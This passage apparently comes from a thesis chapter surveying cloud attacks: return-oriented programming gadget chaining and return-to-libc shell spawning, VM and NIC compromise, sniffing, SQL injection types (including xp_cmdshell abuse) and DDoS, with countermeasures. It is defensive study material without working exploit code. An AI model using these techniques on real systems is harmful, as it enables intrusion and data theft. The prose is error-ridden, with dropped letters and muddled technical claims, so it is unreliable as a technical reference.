Return-oriented program attack is regarded as a successful cyberattacks [21]. It has been proved that malicious attackers easily compromise computing systems by utilizing ROP and erasing their traces after a cyberattack [22]. ROP has been proven a cyberattack method to exploit many operating system platforms, e.g., iPhone, Harvard architecture and Sequoia's AVC Advantage voting system, etc. It is impossible to achieve many successful attacks like return-oriented programmings attack by applying traditional cyberattacks [22]. It indicates that return-oriented programming attacks and injection attacks continue to exploit the intellectual property cores of platforms [23]. It is stated by [10] that ROP systematically exploit common architecture platforms in recent years. A newly discovered vulnerability that can be applied to window overflow to leak and manipulate data, exploit a stack buffer overflow, and launch ROP [24].

The basic return-oriented programming attack is adopted existing codes in the system to code reused techniques [25]. Several sequence instructions of software programs are chained together as a gadget. Malicious attackers alter the program control flow to link enough gadgets to make spiteful codes and launch return-orient programming attacks.

The modelling of ROP cyberattack can be represented:

ROP attack $\triangleq$ altering program control flow $\rightsquigarrow$ Chaining enough gadgets as malicious codes

ROP has extreme feasibility and strong penetration ability [26]. It is based on buffer overflow or integer overflow or heap overflow in stack-base. Malicious attackers deliberately produce a stack-based integer overflow or buffer overflow or heap overflow to modify the return function in the memory address and alter the register pointer to manipulate the program control flow. Malicious attackers manipulate a return address to replace a pointer with a gadget [27]. A gadget is constructed by several sequences of instructions that are a basic block with the well-defined step of small process commands inside the program memory address space. Each gadget might proceed with basic instructions, e.g., add, load, store, system call, etc. it also might complete a turning-complete after the program processes execute all turning-computable functions. Therefore, arbitrary instruction might be used to execute if the return address can be arbitrarily altered by buffer overflow or integer overflow, or heap overflow stack-base in memory. The attacker executes a shellcode command via ROP in Application Programming Interface on a remote compromised computing system [28]. It only returns some short instructions sequences. Several gadgets are chained as function sequences in ROP [29]. Malicious attackers might manipulate the program to execute arbitrary malicious commands by crafting some part of valid instruction to derive another valid function to access the unaligned memory area. The malicious instruction betrays the original software program control flow execution. Malicious attackers utilize the manipulation of the return address on stack-based bytes to alter control flow integrity to link enough gadgets and make enough spiteful instructions.

Every gadget must have two sections: The code section executes the functionality and the linking section. The link section is to be utilized to shift program control flow to chain other gadgets and a code section embedded with computing operations. It has normal characters: (1) Sparse density - must obtain large access codes in order to gather enough gadgets, e.g., malicious attackers might access several well-known Windows system libraries that is dynamically connected to lots of running applications by utilizing basic symbolic proceeding methods; (2) Migrating - to migrate control flow that must be a register; (3) A minimum number of instructions - to avoid instructions change the stack pointer and to be detected. The linking section requires a free branch at the end, it might have an extra function. A "ret" end of one instruction is used for chaining the next memory address in the stack. It increases the stack pointer and makes the program proceeding carry on. It can logically construct gadgets to create programs in stack patterns by a compiler and arrive at the targeted goal. The last gadgets might be separated from each other as code functions. They can be divided into pieces when compiling. This enhances the difficulty of firewall and IDS/IPS detection. Each program platform has a different number of short sequences instructions. They are affected by hardware configuration, operation system version, service package, and factors, etc. Among them, the hardware configuration is the main factor in increasing several short sequences instruction availability as the hard driver embraces lots of software codebase. Malicious attacker can chain enough gadgets from the hardware configuration, and it is not easy to be detected. There are two main key parts: gadget and stack. Every gadget might contain a "ret" at the end to perform instruction control flow. The stack is utilized to dominate the way gadgets will be chained together.

There are four operations of functional gadgets: (1) Logic and arithmetic - Attempting to discover suitable gadgets after operands are put into CUP registers; (2) Memory access - Accessing memory addresses to read or write; (3) System call - To invoke legitimate instruction with appropriate parameters; (4) Branch - Malicious attackers might change the unconditional branching and condition branching by altering the register argument or the register memory address.

There are three basic ROP instructions sequences: (1) Load operation: Value or constant of a register is inserted to another register or memory, e.g., a constant of the stack might be shifted to %ecx by sequence pop %ecx; orb 0x81 %al; ret; using series movl (0x18) %eax, %eax; ret; to move a figure in the memory section to %eax register; (2) Store operation: Value is saved in the register in memory or a memory address to memory directed by other registers. Firstly, a figure that is 0x14 bytes less than the memory address is used to mount by a load operation. Sequence: movl %edx,0x14(%eax)/ret; is utilized to store contents of %ed into memory; (3) Adjust operation: Value is adjusted according to the logic operation or basic arithmetic requirement.

2.3.3 Cyberattack launched inside of VMs

Security issues for each cloud platform:

1. Infrastructure as a service (IaaS) issue - IaaS is a sort of cloud service that only supplies basic computing, storage, and networking resources on the requirement, on pay-as cloud customers, set up their platform themself basis. Cloud customers are the main ones responsible for security issues, even though the cloud provider must guarantee the cloud is in a large-scope security environment. e.g., defeating

DDoS against the cloud. Cloud customers must have defensive abilities against traditional cyberattacks, e.g., malware and viruses.

2. Platform as a service (PaaS) issue - PaaS is a cloud provider that has set up various deployment and development environments with all computing resources that cloud customers might develop cloud-enabled enterprise applications from simple to sophisticated cloud-based applications. Paas module is derived from a service-oriented architecture module. It inherits all risks of service-oriented architecture, e.g., replay attack, man-in-the-attack, DDoS attack, XML-related attack, Structured Query Language (SQL) injection, and dictionary attack. WS-security standards, authority, and mutual authentication are essential to defend cloud services. The security responsibility is undertaken by service providers, cloud customers, and the cloud provider.
3. Software as a service (SaaS) issue - SaaS is cloud customers have set up the various platforms, install licensing, or delivery model software that may be subscription basis or centrally managed. It is established on top of the previous module and inherits its risks, which also include data security management, e.g., data integrity, location, access, segregation, backup, confidentiality, web applications, and network security. Most cloud users adopt software as a service. Their confidential data shall be encrypted to avoid confidential data leaking. Cloud users normally don't worry about cloud applications or data being attacked as they think this issue the cloud provider can handle cloud security very well. Cloud users' confidentiality easily is stolen if they do not seriously take network security into consideration.

The Cloud management layer is proposed as a micro-kernel that is used to coordinate and incorporate various computing resource components. Its functionality embraces billing, service monitoring, security administration, elasticity, SaaS, IaaS, and PaaS services registry in the cloud. The layer of cloud management is very important, it seems like root privilege. The whole cloud platform is compromised once this layer is exploited by malicious attackers. It also supports a set of cloud services and APIs for cloud users, so the PaaS module security is applied to this layer. Cloud malware needs those malicious attackers to produce their own service implementation model (PaaS or SaaS) or virtual machines (IaaS) and append it to the cloud operating system. Malicious attackers must cheat the operating system by that the execution of malware is a new or benign process so as to execute the malicious codes and compromise a targeted system.

Cloud computing is unavoidably confronted with various cyberattacks from the internet. Its computing resources may be connected by a web browser in SaaS; REST, SOAP, and RPC Protocols in PaaS infrastructure; FTP and VPN, remote accesses in VMs, and storage services of IaaS. Security policy must focus on these relevant protocol and component vulnerabilities and security data transmission inside the cloud and connected internet.

There are two main potential threats inside guest virtual machines:

1. Virtual machines have the privilege of direct memory access (DMA) that may allow to launch of a cyberattack by utilizing storage on peripheral devices to shift codes off from a guest virtual machine. Features like clipboard- sharing functionality may cause vulnerability. Malicious attackers rent guest virtual machines and manipulate the video or network card. One of the cloud advantages is cloud users can scale up or down resources according to their requirements. Malicious attackers might utilize the scaling up to occupy other virtual machines' previous computing resources and extract sensitive information that has not been totally erased. A service placing engine is used to allocate all shared computing resources. The placing engine may include cloud users' sensitive information secure. It must not allocate competitors' services on the same host machine, otherwise, malicious attackers might access, manipulate, update, and delete data by exploiting the same host machine.
2. Sharing storage resources allows data shifting between guest virtual machines and the host machine, more flexibility also brings higher risks. Each guest VM is reated as a single file in the IaaS setting. Storage size can be modified in sharing resources environment, the size of guest virtual machine files in storage also needs to resize. The enlarged size partition guest virtual machine might occupy the files that are belonged to the reduced size partition guest virtual machine. The enlarged size partition guest virtual machine may extract the information from these shifted files unless this information has been encrypted without leaking the security key. Some virtualization systems permit the guest operating systems to share disks or folders with the host operating system. Malware or virus may spread out the shared disk, folder, and the host operating

system if one guest OS (operating system) is exploited. The guest OS is easier to be compromised when malicious attackers rent and occupy it than malicious attackers launch a cyberattack from outside the virtual machine.

Malicious attackers might utilize three sorts of non-control data to launch cyberattacks: (1) Data can be used to escalate privilege; (2) Data can be utilized to occupy more shared computing resources; (3) Data may be used to extract other virtual machines' sensitive information. It enlarges the opportunity for guest VMs to exploit the host from the guest VMs.

Each guest virtual machine lay might be logged keystrokes. It might create vulnerability when screening updates for all guest virtual machines. It permits the virtual machines to access the host operating system kernel. These captured logs are recorded in the host. The host uses these logs to monitor guest virtual machines' activities and even the encrypted terminal communication among guest virtual machines. These logs might be stolen by malicious attackers to extract information about other peers' VMs' activities.

MITM modelling

A man-in-the-middle attack (MITM) is when spiteful attackers intercept and investigate all passing network packets to extract any valuable data. The MITM attack models [16]:

$$v_s = \begin{cases} u_m & \tau_{start} < \tau < \tau_{end} \\ u_s & else \end{cases}$$

where Vs is the cyberattack signal, Um is the controlled signal, Us is the initial signal, the cyberattack occurs during the period [τstart, τend].

Sniffing modelling

Sniff is one of the MITM attack models. Sniffing is an exploiting approach in that malicious attackers can exploit network security in a passive way. Malicious attackers may use sniffer tools that can intercept a passing packet of the network, analyse them to obtain sensitive information, such as username and password. Sniffer tools relay the intercepted packets of communication without the awareness of the original sender and the original receiver. Packets might navigate the whole network stack to arrive at various applications in virtual machines. they might be crafted to attack each layer of the network.

Packets may pass through a short distance to compromise a guest's virtual machine in a virtualization environment.

Sniff can be used following formula to represent [15]:

$$SNIFF \triangleq \langle\, a \mapsto \{D, N\} \rightsquigarrow u, NET, \{NIL, IL, TL, AL\}, \{medium, high\}, PASSIVE\, \rangle$$

where a is a sniffing attack, D is serious of data, N is serious of networks, u ∈ U, U means a set of persons, NET denotes a set of channels, NIL, IL, T L, and AL refer to the network, internet lay, transfer layer and application layer, respectively. Two types of severity: medium and high show a passive attack.

The Network interface controller (NIC) is the response for network communication to the internet [30]. It also shares memory, CPU, I/O and network interface, etc. computing resources with other components. Packets are passed to the other layer over connection links by the Data link layer in the Open Systems Interconnection model (OSI model). The electronic circuitry of the computer system is managed by a network interface controller. The physical layer and data link layer use electronic circuitry, e.g., Ethernet, Wi-Fi, Token Ring, or Fibre Channel to connect among local area networks (LAN) or the internet.

Network interface controllers may be exploited via the following three approaches [31]: (1) Lots of network interface controllers do not contain firmware itself, but they obtain firmware from the operating system of the hard drive when the hard drive starts to boot. Network card firmware can be compromised when malicious attackers manipulate several brochettes among operating systems or implant viruses into the operating system booting routine. QuickCreds is a powerful exploiting tool that might obtain NTLMv2 Challenge Hashes from unlocked machines and locked machines. The Bash Bunny can quickly compromise the network control adaptor, use responses to convey requests in different routes for shares data and authentication, then log conveyed data after plugging in the Bash Bunny on the switch with QuickCreds. Meanwhile, it is not very difficult to compromise the network control adaptor as the size of the program code is also small; (2) Flash memory storage of routers, printers, and RAM can be compromised. Anti-malware generally is very difficult to detect cyberattacks against network card, it must analyse the traffic of data via network card whether is normal or not [32]; (3) From the Computing operating system of the hard drive.

If a NIC has been exploited [33], malicious attackers can: (1) Execute any code on the RX RISC; (2) Proceeding any code via modified packets; (3) Alter firmware to execute malicious codes; (4) Re-direct all traffic, intercept, modify and redirect to the original receivers without their awareness that confidential information has been altered; (5) Alte TLS negotiations; (6) Launch a man-in-the-middle attack; (7) Change host memory to prepare to launch a later cyberattack.

It is not easy to compromise the kernel shell of the host OS that has an extremely strong cyberattack defensive countermeasure. Any trigger of security will arouse the alarm and cyberattack detection of host OS is extensive. However, the software program of NIC is small and simple compared with the host OS and the protection of NIC is weak. Therefore, it is easier to be compromised. The virtual switch has supplanted the physical switch in various computing virtualization systems [31]. Malicious attackers attempt to exploit the virtual network interface controller (VNIC) of the guest OS program and the NIC program inside the host operating system. Once the virtual NIC of the VM has been exploited, all information transmitted between the host and VMs or among VMs is not secure anymore. Later, the host NIC is possible attacked. It is easier to compromise peer VMs, the host, and Cloud OS from a malicious VM because it evades the powerful firewall and IDS/IPS.

Malicious attackers might act on any abnormal activity inside virtual machines. If the cloud provider oversees the virtual machines' users' behavior, it will cost serious harm. It is not very difficult to find out cloud users install a rootkit or forbidden applications or other abnormal behavior, but it is not easy to monitor that malicious attackers utilize internet browsers to launch timing injection of SQL injection attack or blind injection of SQL injection attack or ROP attack. A virtual machine-based rootkit (VMBR) might store all passing data packets by compromising the Virtual Machine Monitor's (VMM) and emulated network interface card. It may be concealed for the targeted hardware OS because the NIC is not affected.

SQL injection attack (SQLIA)

SQLIA might be one of the favor adopted cyberattacks to exploit application inside VMs. SQLIA [34] first appeared in "NT Web Technology Vulnerabilities" in 1998. SQLIA is still a harmful cyberattack for websites even though several decades have elapsed. It is widely applied cyberattacks in recently because it can remotely launch cyberattacks via the internet and it is not easy to detect whom to launch via multiple compromised computer clients. One important factor that SQLIA is widely applied by malicious attackers is that SQLIA does not require too complex cyberattack techniques. Malicious attackers might freely download simple SQLIA tools from the internet, or even just use web browsers. After some error-probing reconnaissance, malicious attackers might start to compromise the database of web applications. Malicious attackers may start exploiting the database. It is one kind of code-injecting cyberattack that malicious attackers illegally access the back end database of the websites by spitefullly modifying benign queries of SQL. A satisfying SQLIA must fulfil essential conditions that loopholes exist inside applications of web [35]. SQL queries are not sanitized before proceeding when they come from the back-end database of web applications or user inputs, it creates SQLIA vulnerabilities. It is especially vulnerable when malicious contents of web pages in the Uniform Resource Locator (URL) of the website, all maliciously modified contents web submitted by web users and information have been stored in HTTP cookies are included in user input. Malicious attackers might unauthorized approach the database of the back end and steal sensitive information from the database back-end, including the confidential information of administrators in the database of the back end, or even freely execute to read, update, delete and insert commands for data of back-end database if SQLIA is successful. Besides, malicious attackers may inject malicious codes to escalate the user's privilege up to root privilege and hijack the website operating system.

SQLIA is concealed and harmful. SQLIA can stealthily circumvent normal Intrusion Detection Systems and Intrusion Prevention Systems (IDS/IPS) and various firewalls as it might access websites open ports that are always allowed by IDS/IPS for data transmitting, show normal behavior. Besides, SQLIA is not easy to be inspected because general security log files have gaps, and malicious attackers adopt conceal techniques to scan security loopholes of a website. SQL queries that malicious attackers carefully inject might be treated as benign data input when keywords of SQL queries are not properly sanitized. If IDS/IPS only inspects the Network layer of Internet protocol or the IP address, SQLIA proceeds to the Application layer of Internet protocol that might evade IDS/IPS. There are lots of circumventing approaches, types, and techniques against SQLIA detection. Victims of SQLIA might not know about their sensitive information leakage for a long time after SQLIA exploitation.

SQLIA [36] threatens all kinds of databases that use SQL language as the programming language, e.g., DB2, MS SQL server, Orade, Sybase, MySQL, etc. SQLIA might be applied to malfunction inside applications of a website in the cloud. In the worst case, malicious attackers might hijack the operating system of the cloud by utilizing SQLIA. SQLIA might be a separate single cyberattack to extract data from the database or part action of hijacking a website. The symptoms of SQLIA might influence multiple parts of the operating system of the server over different times.

SQLIA generally has two attack stages: Firstly, malicious attackers start to reconnoitre web applications whether the web applications contain vulnerabilities via injecting malicious codes and observing the responses of web applications [37]. Besides, malicious attackers may utilize a variety of databases to discover the information of a database schema. Secondly, SQL queries of cyberattacks are injected into the targeted applications of a website to exploit the Database Management System (DMS) once any security loophole of applications or a website is discovered.

Malicious attackers normally try to exploit the OS underneath websites applications after malicious attackers compromise the database via the following methods [38]: (1) Steal sensitive information of administrators and hijack the website; (2) Proceed malicious codes as SQL server by executing the xp_cmdshell extend stored procedure on the database server; (3) Affect the server by modifying other extended stored proceedings; (4) Proceed with SQL queries on linked servers; (5) Execute spiteful procedures via SQL Server execute and produce custom extended stored processes; (6) Extract the important data of file on the server by applying the ‘bulk insert’; (7) Create some new data on the server; (8) Implant Ole Automation (ActiveX) application its functionality is the identity of ASP script by using the sp_OAGetProperty, sp_OACreate, sp_OAMethod system stored processes.

Fruitful SQL cyberattack replies on security loopholes of the application programs of the website. Vulnerability includes faults, bugs, weaknesses loopholes, and flaws in software system design. Buffer overflow, integer overflow, heap overflow, cross-site scriting (XSS), and Structured Query Language (SQL) injection are the five main vulnerabilities of websites. Syntax constraint of web programming languages leads to SQLIA vulnerability. Bad coding and programming practice, i.e., data and control structures using the identity of transmitting approach, displaying error information in feedback, unnecessary higher authority privilege, no sanitation of user input, and no checking type. SQLIA is sorted into various categories according to different criteria. SQLIA is classified into three sorts according to the attacking aim in general: unauthorized extract confidential information, remote command proceeding, and evading authentication to escalate privileges [39].

SQLIA is sorted into five sorts based on different attack methodologies: (1) Modifying SQL query: alter and add some keywords into SQL operation to modify SQL queries condition where clause to get the desired outcome; (2) Appending code: append another SQL query to one SQL query; (3) Hijack web browser cookies; (4) Inject malicious codes in order to invoke relative functions: proceed with various mistaken SQL queries based on database function by utilizing error-prone techniques to impede the database and its schema work normally; (5) Buffer overflow, integer overflow, and heap overflow: Malicious attackers can arbitrarily manipulate the link pointers to proceed with malicious codes.

SQLIA is also classified into the following sorts based on exploiting approaches [35]: tautologies, illegal/logically incorrect queries, inference-based, union query, piggy-backed queries attacks, stored procedures, error-based SQL injection, and alternate encoding.

1. Tautologies: Tautologies attack is a simple and well known SQL injection cyberattack. It implants malicious codes into SQL queries and alters statement condition. It has three key parts: setting one condition always true or altering to another condition. Only meeting the specific condition data is retrieved by the statement condition of SQL query that limits repossessed data. All data of rows in a table is shown if the condition of queries is eliminated by the this SQL attack.
2. Illegal/Logically Incorrect Queries: It is one of manipulating SQL query attack. It is the initial stage to extract sensitive data from the database of the back end of the server type and website framework. Malicious attackers provide error SQL queries, i.e., logically incorrect so as to make the server of database deny the SQL queries and show fault feedback information, e.g., server type of database, table name and column name or syntax or logical or type mismatches faults, etc., that is purposed for debugging greatly useful message if the database does not have anti-SQLIA prevention, e.g., if malicious attackers insert a quotation at end of the URL, the website returns a piece of faulty information showing any database

or server framework. It is absolutely certain that the application of web site has security loopholes, then malicious attackers apply SQLIA techniques to compromise the database of the back end and steal data from the database of the back-end. Besides, various databases show various fault feedback information and malicious attackers might discover the maker's name of the database, model, and version installed in the web application based on the showing messages.

3. Union Query: It is both code injection and modifying SQL query type. It is generally applied for evading unauthorized and authentication extracting sensitive data from the database of the back end. To implant SQL keyword "Union" with another SQL instruction that aims to unauthorized extract sensitive information into one benign SQL instruction so as to implant SQLIA instruction evades the inspection to extract two tables' data.

4. Piggy-Backed Queries: It is an spiteful code type by implanting extra SQL instruction with modifying operations like "delete", "insert" and "insert" instruction that purposely alter a database and lately tailing a benign SQL instruction. The loophole of the web application is that underneath the database of back-end has to permit to process of multiple SQL queries in one string. It might cause a serious security loophole if it permits the program commands to proceed with any SQL queries, including stored procedures cyberattacks.

5. Stored Procedures: A stored procedure is several manifold proceeding function program. It is a functionality invoking injection type and might be purposely modified to proceed with malevolent commands so that it compromises the server OS. Besides, the stored procedures might produce other sorts of security loopholes that malicious attackers can randomly insert malevolent commands into the website program or escalate malicious attackers' privilege, i.e. integer overflow or buffer overflow or, heap overflow is applied in special scripting program languages. The stored procedure is inserted by database software engineers as an additional abstraction layer that is proposed to assist programming, it is utilized as vulnerabilities of applications in website for SQLIA at the same time.

6. Inference-based: It is integer overflow or buffer overflow or heap overflow or injecting code type. It is applied against those applications of websites that have been designed to sanitize users' data input. The web application does not show

any useful feedback fault information if they meet illicit or rationally fault SQL queries. Malicious attackers use another attack method to reconnoitre database or server framework by carefully monitoring their response when the server or database proceeds two alike, but slightly diverse SQL queries, one SQL query is normal and another SQL query is malicious so as to steal sensitive data from the database. Not only might malicious attackers infer whether the web applications or server are vulnerable, but also get sensitive data from the server and database.

7. Alternate Encoding: It supplants bad characters in the backlist of SQLIA with substituted encoding or keywords of SQL to bypass detection, e.g., comments operators and single quotes are substituted by other codes. Base64, ASCII, Unicode, and hexadecimal can bypass filter detection of IDS/IPS for SQL keywords if filter detection of IDS/IPS does not inspect all substituted program codes. Handling substituted encoding is not the same method in the database layer or application layer of OSI model. It brings a great workload to embrace all possible substituted encoding for all OSI layers to proceed SQL queries. Therefore, effectively defending this kind of SQLIA is very difficult.

The modelling of SQL injection can be represented:

$$\text{SQL} \triangleq \text{modify SQL queries [type]} \rightsquigarrow \text{exploit database and/or OS}$$

type: exploiting approaches, OS: operating system

Distributed Denial of Service (DDoS) attack

The trend of DDoS attacks rises, large online service providers from different countries have been attacked in recent years. Malicious attackers might install DDoS rootkits to launch cyberattacks against other VMs from rented VMs. It costs cloud users high price bills if malicious attackers implant a botnet inside VM and launch DDoS attacks from the VMs. Web-based botnet tools: (1) Aldi; (2) BlackEnergy; (3) Low-Orbit Ion Cannon; (4) MULTOPS (Multi-level Tree for Online Packet Statistics).

Lots of DDoS attacks involve IoT (Internet-of-Things) devices. Accompanying more internet of things devices will be connected to the Internet in the future, it can be predicted that and larger scope of DDoS attacks will happen. DDoS is one of the most disastrous damages among various online cyberattacks against computing security.

Table 2.1: Various effective mitigation techni ues of cyberattack.

Security Methodology	Suggested Countermeasure	Advantage	Shortcoming
Identity of cloud user safety	Applying active bundles plan with several parties computing and verifying of ciphered data.	The identity of cloud users is not exposed without a confided third party for authentication.	An active bundle might not be executed at the required OS.
Virtualization security	Advanced Cloud Protection System (ACPS) ensures Guest VM machines and allocated computing middleware. It continuously inspects the logging file and proceeding procedures. It might enhance security policy by adopting a vague internal structure of the cloud.	Abnormal activities will be detected and forbidden. It increases the difficulty to install viruses and worms into a targeted VM.	It degrades the system's performance. More VMs might be compromised that is not the scheduled targeted victim.
The reliance model for interoperability and multiple clouds	Separated domains are supplied to each with a special trust agent, cloud providers, and cloud users. Different reliance plans for cloud users and cloud providers. Reliance duty includes transaction factors and time.	To escape spiteful cloud providers or cloud users.	cope with lsome threats on little scale.
security of Data storage	(1) Apply Homomorphic encryption allows encrypted data to execute on a remote location without decrypting. It's token with allocated authentication of the erasure code. guarantees storage data security. (2) impede collusion attacks by separating the header of the file and the body of the file from the privilege manager group and cloud provider. The illegal privilege manager group cannot get the encryption key.	Support data block dynamic operation. It can effectively prevent data alteration, byzantine failures, and colluding attacks.	The fault memory address of fine-grained data.
Virtualization defense and honor-based reliance management	(1) Adopt a ladder of DHT-based cover OS, one tier works specific aim. (2) The highest layer is used to defeat all kind of attacks.	Broad virtual computing resources.	The module is still in the preliminary stage of development.

DDoS modelling shows as follows [16]:

DDoS (a $\rightarrow$ {S, N} $\rightarrow$u, NET, {IL, TL, AL, {low, medium, high}, ACTIVE)

where a is serious of DDoS cyberattacks; S a set of systems; N devotes a set of networks;

u devotes serious of persons or organizations. Net devotes network channel, IL devotes internet layer, TL denotes transport lay, AL devotes application layer; Low, medium, and high devote severity; ACTIVE devotes attack type.

Cyberattack defensive countermeasure

A pyramid defence for cloud computing was designed [40]: (1) Operations Hygiene in base: Arbitrary code, email, and log management include logical perimeter access, restricted physical access, administrator privilege, and modification management; (2) Core server protection strategies in the first level: Hardening, configuration, vulnerability management; network firewall, segmentation, visibility; system integrity monitoring/management; application control/whitelisting; exploit prevention/memory protection; (3) Important, but often provided outside of CWPP in the second level: IaaS data at rest encryption, Server workload EDR behavioural monitoring; (4) Optional server protection strategies in the third level: HIPS with vulnerability shielding, Deception, and AV.

The IDS/IPS deployment of a cloud environment is categorized into approaches [41]: Distribution method, Virtual machine monitor agent-based method, In-Guest agent-based method, Network inspection-based method, and Collaboration agent-based method. Various effective mitigation techniques for cyberattacks [42] as seen in Table 2.1.

2.4 Summary

In this chapter, the fundamentals of cyberattacks and their countermeasures in the cloud environment were outlined and essential background information on the general cyberattack, heap overflow attack, ROP, sniffing, Man-in-the-middle, SQL, DDoS, and cyberattacks to compromise cloud computing were provided. In particular, modelling for general cyberattack, heap overflow, ROP, MITM, sniffing, SQL, DDOS attack have been described. Three of the most three notorious cyberattacks: heap overflow attacks, ROP, cyberattacks launched inside VMs, especially SQL injection attacks, and DDOS attacks to threaten cloud computing are also discussed. One pyramid defence for th cloud is presented. Various effective mitigation of cyberattacks is shown.

Cloud computing has lots of advantages compared to traditional network computing. Meanwhile, the cloud confronts more various new invented malicious cyberattack threats than traditional network computing and the trend will continue fiercer. The significance of studying network security is to avoid fictitious disasters. A review of the literature on heap overflow attacks, ROP, and cyberattacks launched inside VMs is discussed in Chapter 3.

Chapter 3

Heap Overflow, ROP, and Cyberattacks in Virtual Machines: A Review Literature

3.1 Introduction

Chapter 2 outlines cyberattack modelling and three the most three notorious cyberattacks to compromise cloud computing. This chapter reviews what are heap overflow attacks, ROP, and cyberattacks launched inside VMs, their categories, and primary and evolved sorts. To understand what approaches they adopt to launch cyberattacks.

3.2 Malicious Attacks in Cloud Computing

3.2.1 Heap Overflow Attack

Heap overflows are grouped into two categories [43]: (1) The overflow of a buffer of the heap and the adjacent memory; (2) The management information of memory manager as most of the implementations share management information of the heap.

There are four basic read-write memory regions in PC architecture [44]: (1) Stack: It is in the higher memory. It is used for a function call; (2) Data Segmentation: It has global variables. It is not initialized to equal zero; (3) Block Started by Symbol (BSS) : It starts at the end of the data area. It includes all global variables that are initialized to equal zero; (4) Heap: It is dynamically allocated at running time by applications. It generally embraces program data.

3.2.2 Return-Oriented Programming (ROP) Attack

One of the bases of ROP's vulnerabilities is the unorganized behavior of controlling flow arriving shared the libraries or any address of the executable program. Injected malicious codes with an infinite loop might be used to cyberattack Global Offset Table (GOT)'s address till the server crash and find out the right memory section for GOT entry and reach the program codes that can be utilized to escalate privilege.

Malicious attacks are prone to first discover a vulnerability and insert malicious codes into the payload, then generate a buffer overflow, and heap overflow, modify the control flow to execute shellcode, and escalate privilege in the early period of exploitation. Besides buffer overflow and heap overflow, integer overflow is also another cyberattack approach that can shift program control flow and is utilized to launch ROP. 0xFFFFFFFF is the biggest unsigned number which a register can store 32 bits of data. This number will be changed to 0x00000000 if 0x00000001 is added to it because a register is not able to store 0x100000000. Extended Stack Pointer (ESP) may easily invoke integer overflow with very close values when functions store variables on the stack, but those are far from the stored functions. ROP attack generally accesses the library space via a pre-set address in a compromised stack or heap area. The instruction address is inside the shared library address space when the program control flow executes. It must impede malicious function calls in a shared library from directly accessing the middle position of the function body. Such exploitations become muchly unfeasible as Address Space Layout Randomization (ASLR) [45] randomizes instructions in the memory area that can be utilized as finding out memory patterns for heap overflow attacks or gadgets for ROP attacks in a stack. ASLR needs many parties to collaborate to complete fulfilment. The shared libraries and program key functions must be arranged in the random memory sections. The information must not be leaked. Meanwhile, Data Execution Prevention (DEP) [46] impedes program code is being written and executed at the same time to prevent program code to be tampered with in current processors. However, executable section protection needs expensive software competition or special hardware (the NX bit). Kernel security mitigation, such as ASLR, DEP, and code integrity protection has enhanced the bar for operation system exploitation. Various exploitation mechanisms are gradually developing more sophisticated code reusing exploitation from simple malicious codes injection by malicious attackers.

ROP is extensively adopted to replace traditional exploitation because it may easily circumvent the current firewall and IDS/IPS defence. ROP may invoke the shellcode without injecting malicious codes because it re-uses the code of the system program and the shared library functions of operating systems. The shared library is essential to most C programs, and it defines the “system calls” and other basic functions, such as open, “printf”, system and malloc, etc. The code of “libc” is already in the RAM as a shared run time library and it is permitted to accesse by all running applications.

Functions of the system are stored in “libc”. Malicious attackers can invoke the shellcode if the function has the argument “/bin/sh”.

Another approach is to alter the return address directly to the connecting section of the function system in “libc”. It can manipulate the targeted program procedure to execute the system (“/bin/sh”) and escalate privilege up to the root. The challenge of this cyberattack is to discover the location of the function system, and the string address “/bin/sh” and eventually transfer the substring “/bin/sh” of the memory address to let the program execute it. It is unnecessary to have a shellcode to execute the system (“/bin/sh”) if malicious attackers find the following three addresses in an information-leaked system: (1) Address of exit (); (2) Address of system(); (3) Address of /bin/shin.

If the targeted program is remotely attacked, malicious attackers may not rely on a debugger to find out the above-mentioned three addresses. However, the attacker can always guess them because the following facts make guessing quite feasible: (1) The stack re-starts at the same location; (2) The stack is usually shallow. Most programs do not move down a few thousand bytes in the stack; (3) The range of memory addresses that malicious attackers need to guess is quite narrow. NOP (no operation) executes nothing with a byte. In order to improve the chance of success of guess, malicious attackers may add NOP to the beginning of the code. NOP does nothing, just moves the process in advance.

Malicious attackers must chain enough gadgets into malicious codes to launch ROP. Gadgets are often utilized to set up registers. Gadgets exist in disassembling a binary and are used to search for return instructions. There does not exist a “ret” function on Advanced RISC Machine (ARM) like on X86 or other computer architectures. ARM return instructions can manually shift a value into the PC, e.g., the instruction “pop {r7, pc}” at the end of a function executes as a return instruction. It pops values from a stack into a specified register. The popped value becomes the return address and forces the proceeding to execute there. Alternatively, a function may return by “bx lr” or branching to the link register that has the memory address of the return function. Malicious attackers can manipulate the “link register”, even the entire program.

Malicious attackers first attempt to find the register pops and syscall. Then they stat to investigate some stop gadgets and all instructions for pop. It is difficult to simultaneously find out some syscall gadgets and instructions for pop. It likes to discover "strcmp" gadgets in ideal conditions, the aim is to find out instructions of pop according to system invoking after system arguments have been modified. Malicious attackers must control a prior pop rax (64-bit, "long" size register) and follow the bootstrap procedure. It needs to pop call numbers in order to chain all pop functions that are discovered by malicious attackers. System calls apply a pause that gets no arguments. It does not halt the program process till a signal is invoked and so it behaves as a pause gadget. Malicious attackers might add the probed memory section for the pop function to search a system called a gadget. Once the program procedure is paused, malicious attackers can finally find out the pop controls rax.

If malicious attackers find a pop rax, "ret" gadgets, syscall gadgets memory address, and a list of unidentified pops, then malicious attackers make use of the following system calls:

1. “Nanosleep”: It causes a nanoseconds sleep of length (no crash). If the “nanosleep” is interrupted, rem is the filling-in.

2. Kill: None of the signals is issued if the “sig” is zero. Otherwise, one is delivered and invoked crash. It is unnecessary to know PID, it may be zero and issues a signal to all running proceedings among the running proceeding group. Malicious attackers might establish several proceedings that connect with multiple procedures to check whether the signal is delivered if those connections have been terminated or not.

3. Clock_nanosleep: it has extra two arguments and the third argument controls the length of sleep. Malicious attackers can invoke the write function and launch a cyberattack by dropping the “.text segment” function and searching for another gadget. It is complicate if it needs two scans of the “.text segment”: One to discover several pop gadgets and one to discover a syscall gadget. A important idea is that all pop rax and “ret” gadgets that malicious attackers discover are disorderly parses of add “rsp”, 0x58; ret. This clue is utilized to speed up the attack by classifying “pop rax” gadgets independently based on syscall because the attacker does not need to check the whole “.text segment” two times. Malicious attackers might jump to the disorderly parse that creates pop rax to verify whether only one work is popped. It might be completed by building the stack with one trap in front of the stop gadget.

ROP is feasible to be launched without leaking information about the targeted source code or binary code under some conditions and the server procedure restarts after shutdown. It may evade the defense of AS R, D P stack secret figure on modern 64-bit inux and indows servers. AS R is only useful if it is used for the code section in all binary areas. It can only slow ROP when security is through obscurity, but it cannot completely prevent ROP.

Eight sorts of return-oriented program evolution are shown in Figure 3.1:

1. Return-to-libc

